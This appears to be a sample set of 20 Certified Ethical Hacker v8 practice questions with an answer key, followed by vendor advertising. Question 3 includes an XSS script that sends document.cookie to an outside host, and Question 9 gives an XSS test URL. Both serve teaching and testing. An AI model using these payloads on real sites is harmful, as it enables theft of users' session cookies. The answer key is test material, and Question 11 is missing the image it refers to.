Vendor: EC-Council

Exam Code: 312-50v8

Exam Name: Certified Ethical Hacker v8

Version: DEMO

QUESTION 1
David is a security administrator working in Boston. David has been asked by the office's manager to block all POP3 traffic at the firewall because he believes employees are spending too much time reading personal email. How can David block POP3 at the firewall?

A. David can block port 125 at the firewall.
B. David can block all EHLO requests that originate from inside the office.
C. David can stop POP3 traffic by blocking all HELO requests that originate from inside the office.
D. David can block port 110 to block all POP3 traffic.

Answer: D

QUESTION 2
You want to capture Facebook website traffic in Wireshark. What display filter should you use that shows all TCP packets that contain the word 'facebook'?

A. display==facebook
B. traffic.content==facebook
C. tcp contains facebook
D. list.display.facebook

Answer: C

QUESTION 3
XSS attacks occur on Web pages that do not perform appropriate bounds checking on data entered by users. Characters like < > that mark the beginning/end of a tag should be converted into HTML entities.

```
<          &lt;
>          &gt;
(          &#40;
)          &#41;
#          &#35;
&          &amp;
"          &quot;
```

```
<script>
var x = new Image(); x.src =
'http://www.juggyboy.com/x.php?steal=' + document.cookie;
</script>
```

What is the correct code when converted to html entities?

A.
```
&amp;script&gt;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; + document.cookie;
&amp;/script&gt;
```

B.
```
&amp;script&#35;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; +
document.cookie;
&amp;/script&#35;
```

C.
```
&gt;script&gt;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; +
document.cookie;
&lt;/script&gt;
```

D.
```
&lt;script&gt;
var x = new Image&#40;&#41;; x.src =
&quot;http://www.juggyboy.com/x.php?steal=&quot; + document.cookie;
&lt;/script&gt;
```

Answer: D

QUESTION 4
Most cases of insider abuse can be traced to individuals who are introverted, incapable of dealing with stress or conflict, and frustrated with their job, office politics, and lack of respect or promotion. Disgruntled employees may pass company secrets and intellectual property to competitors for monitory benefits. Here are some of the symptoms of a disgruntled employee:


a. Frequently leaves work early, arrive late or call in sick
b. Spends time surfing the Internet or on the phone
c. Responds in a confrontational, angry, or overly aggressive way to simple requests or comments
d. Always negative; finds fault with everything

These disgruntled employees are the biggest threat to enterprise security. How do you deal with these threats? (Select 2 answers)

A. Limit access to the applications they can run on their desktop computers and enforce strict work hour rules
B. By implementing Virtualization technology from the desktop to the data centre, organizations can isolate different environments with varying levels of access and security to various employees
C. Organizations must ensure that their corporate data is centrally managed and delivered to users just and when needed
D. Limit Internet access, e-mail communications, access to social networking sites and job hunting portals

Answer: BC

QUESTION 5
Fake Anti-Virus, is one of the most frequently encountered and persistent threats on the web. This malware uses social engineering to lure users into infected websites with a technique called Search Engine Optimization. Once the Fake AV is downloaded into the user's computer, the software will scare them into believing their system is infected with threats that do not really exist, and then push users to purchase services to clean up the non-existent threats. The Fake AntiVirus will continue to send these annoying and intrusive alerts until a payment is made.



What is the risk of installing Fake AntiVirus?

A. Victim's Operating System versions, services running and applications installed will be published on Blogs and Forums
B. Victim's personally identifiable information such as billing address and credit card details, may be extracted and exploited by the attacker
C. Once infected, the computer will be unable to boot and the Trojan will attempt to format the hard disk
D. Denial of Service attack will be launched against the infected computer crashing other machines on the connected network

Answer: B

QUESTION 6
How would you describe an attack where an attacker attempts to deliver the payload over multiple packets over long periods of time with the purpose of defeating simple pattern matching in IDS systems without session reconstruction? A characteristic of this attack would be a continuous stream of small packets.

A. Session Hijacking
B. Session Stealing
C. Session Splicing
D. Session Fragmentation

Answer: C

QUESTION 7
Jake works as a system administrator at Acme Corp. Jason, an accountant of the firm befriends him at the canteen and tags along with him on the pretext of appraising him about potential tax benefits. Jason waits for Jake to swipe his access card and follows him through the open door into the secure systems area. How would you describe Jason's behavior within a security context?

A. Smooth Talking
B. Swipe Gating
C. Tailgating
D. Trailing

Answer: C

QUESTION 8
While performing a ping sweep of a local subnet you receive an ICMP reply of Code 3/Type 13 for all the pings you have sent out. What is the most likely cause of this?

A. The firewall is dropping the packets
B. An in-line IDS is dropping the packets
C. A router is blocking ICMP
D. The host does not respond to ICMP packets

Answer: C

QUESTION 9
Consider the following code:

URL:http://www.certified.com/search.pl?
text=<script>alert(document.cookie)</script>

If an attacker can trick a victim user to click a link like this, and the Web application does not validate input, then the victim's browser will pop up an alert showing the users current set of cookies. An attacker can do much more damage, including stealing passwords, resetting your home page, or redirecting the user to another Web site. What is the countermeasure against XSS scripting?

A. Create an IP access list and restrict connections based on port number
B. Replace "<" and ">" characters with "& l t;" and "& g t;" using server scripts
C. Disable Javascript in IE and Firefox browsers
D. Connect to the server using HTTPS protocol instead of HTTP

Answer: B


QUESTION 10
Samuel is the network administrator of DataX Communications, Inc. He is trying to configure his firewall to block password brute force attempts on his network. He enables blocking the intruder's IP address for a period of 24 hours' time after more than three unsuccessful attempts. He is

confident that this rule will secure his network from hackers on the Internet. But he still receives hundreds of thousands brute-force attempts generated from various IP addresses around the world. After some investigation he realizes that the intruders are using a proxy somewhere else on the Internet which has been scripted to enable the random usage of various proxies on each request so as not to get caught by the firewall rule. Later he adds another rule to his firewall and enables small sleep on the password attempt so that if the password is incorrect, it would take 45 seconds to return to the user to begin another attempt. Since an intruder may use multiple machines to brute force the password, he also throttles the number of connections that will be prepared to accept from a particular IP address. This action will slow the intruder's attempts. Samuel wants to completely block hackers brute force attempts on his network. What are the alternatives to defending against possible brute- force password attacks on his site?

A. Enforce a password policy and use account lockouts after three wrong logon attempts even though this might lock out legit users
B. Enable the IDS to monitor the intrusion attempts and alert you by e-mail about the IP address of the intruder so that you can block them at the
Firewall manually
C. Enforce complex password policy on your network so that passwords are more difficult to brute force
D. You cannot completely block the intruders attempt if they constantly switch proxies

Answer: D

QUESTION 11
What type of Trojan is this?



A. RAT Trojan
B. E-Mail Trojan
C. Defacement Trojan

D. Destructing Trojan
E. Denial of Service Trojan

Answer: C

QUESTION 12
Maintaining a secure Web server requires constant effort, resources, and vigilance from an organization. Securely administering a Web server on a daily basis is an essential aspect of Web server security. Maintaining the security of a Web server will usually involve the following steps:

1. Configuring, protecting, and analyzing log files
2. Backing up critical information frequently
3. Maintaining a protected authoritative copy of the organization's Web content
4. Establishing and following procedures for recovering from compromise
5. Testing and applying patches in a timely manner
6. Testing security periodically.

In which step would you engage a forensic investigator?

A. 1
B. 2
C. 3
D. 4
E. 5
F. 6

Answer: D

QUESTION 13
In Buffer Overflow exploit, which of the following registers gets overwritten with return address of the exploit code?

A. EEP
B. ESP
C. EAP
D. EIP

Answer: D

QUESTION 14
Web servers often contain directories that do not need to be indexed. You create a text file with search engine indexing restrictions and place it on the root directory of the Web Server.

User-agent: *
Disallow: /images/
Disallow: /banners/
Disallow: /Forms/
Disallow: /Dictionary/
Disallow: /_borders/

Disallow: /_fpclass/
Disallow: /_overlay/
Disallow: /_private/
Disallow: /_themes/

What is the name of this file?

A. robots.txt
B. search.txt
C. blocklist.txt
D. spf.txt

Answer: A

QUESTION 15
An attacker has successfully compromised a remote computer. Which of the following comes as one of the last steps that should be taken to ensure that the compromise cannot be traced back to the source of the problem?

A. Install patches
B. Setup a backdoor
C. Install a zombie for DDOS
D. Cover your tracks

Answer: D

QUESTION 16
Attackers target HINFO record types stored on a DNS server to enumerate information. These are information records and potential source for reconnaissance. A network administrator has the option of entering host information specifically the CPU type and operating system when creating a new DNS record. An attacker can extract this type of information easily from a DNS server. Which of the following commands extracts the HINFO record?

A.
```
c:> nslookup
> Set type=hinfo
> certhack-srv
Server: dns.certifiedhacker.com
Address: 10.0.0.4
sales.certifiedhacker.com      CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com        Internet address = 10.0.0.56
```

B.
```
c:> nslookup
> Set dns=hinfo
> certhack-srv
Server: dns.certifiedhacker.com
IP: 10.0.0.4
sales.certifiedhacker.com      CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com        Internet address = 10.0.0.56
```

C.
```
c:> nslookup
> Set record=hinfo
> certhack-srv
host: dns.certifiedhacker.com
Address: 10.0.0.4
sales.certifiedhacker.com      CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com        Internet address = 10.0.0.56
```

D.
```
c:> nslookup
> Configure type=hinfo
> certhack-srv
Host: dns.certifiedhacker.com
IP: 10.0.0.4
sales.certifiedhacker.com      CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com Internet address = 10.0.0.56
```

Answer: A

QUESTION 17
Bret is a web application administrator and has just read that there are a number of surprisingly common web application vulnerabilities that can be exploited by unsophisticated attackers with easily available tools on the Internet. He has also read that when an organization deploys a web application, they invite the world to send HTTP requests. Attacks buried in these requests sail past firewalls, filters, platform hardening, SSL, and IDS without notice because they are inside legal HTTP requests. Bret is determined to weed out vulnerabilities. What are some of the common vulnerabilities in web applications that he should be concerned about?

A. Non-validated parameters, broken access control, broken account and session management, cross-site scripting and buffer overflows are just a few common vulnerabilities
B. Visible clear text passwords, anonymous user account set as default, missing latest security patch, no firewall filters set and no SSL configured are just a few common vulnerabilities
C. No SSL configured, anonymous user account set as default, missing latest security patch, no firewall filters set and an inattentive system administrator are just a few common vulnerabilities
D. No IDS configured, anonymous user account set as default, missing latest security patch, no firewall filters set and visible clear text passwords are just a few common vulnerabilities

Answer: A

QUESTION 18
What is War Dialing?

A. War dialing involves the use of a program in conjunction with a modem to penetrate the modem/PBX-based systems
B. War dialing is a vulnerability scanning technique that penetrates Firewalls
C. It is a social engineering technique that uses Phone calls to trick victims
D. Involves IDS Scanning Fragments to bypass Internet filters and stateful Firewalls

Answer: A

QUESTION 19
Steven the hacker realizes the network administrator of Acme Corporation is using syskey in Windows 2008 Server to protect his resources in the organization. Syskey independently

encrypts the hashes so that physical access to the server, tapes, or ERDs is only first step to cracking the passwords. Steven must break through the encryption used by syskey before he can attempt to use brute force dictionary attacks on the hashes. Steven runs a program called "SysCracker" targeting the Windows 2008 Server machine in attempting to crack the hash used by Syskey. He needs to configure the encryption level before he can launch the attack. How many bits does Syskey use for encryption?

A. 40-bit encryption
B. 128-bit encryption
C. 256-bit encryption
D. 64-bit encryption

Answer: B

QUESTION 20
Bob waits near a secured door, holding a box. He waits until an employee walks up to the secured door and uses the special card in order to access the restricted area of the target company. Just as the employee opens the door, Bob walks up to the employee (still holding the box) and asks the employee to hold the door open so that he can enter. What is the best way to undermine the social engineering activity of tailgating?

A. Issue special cards to access secure doors at the company and provide a one-time only brief description of use of the special card
B. Educate and enforce physical security policies of the company to all the employees on a regular basis
C. Setup a mock video camera next to the special card reader adjacent to the secure door
D. Post a sign that states, "no tailgating" next to the special card reader adjacent to the secure door

Answer: B

Thank You for Trying Our Product

Lead2pass Certification Exam Features:

★ More than 99,900 Satisfied Customers Worldwide.

★ Average 99.9% Success Rate.

★ Free Update to match latest and real exam scenarios.

★ Instant Download Access! No Setup required.

★ Questions & Answers are downloadable in PDF format and VCE test engine format.

★ Multi-Platform capabilities - Windows, Laptop, Mac, Android, iPhone, iPod, iPad.

★ 100% Guaranteed Success or 100% Money Back Guarantee.

★ Fast, helpful support 24x7.

View list of all certification exams: http://www.lead2pass.com/all-products.html

10% Discount Coupon Code: **ASTR14**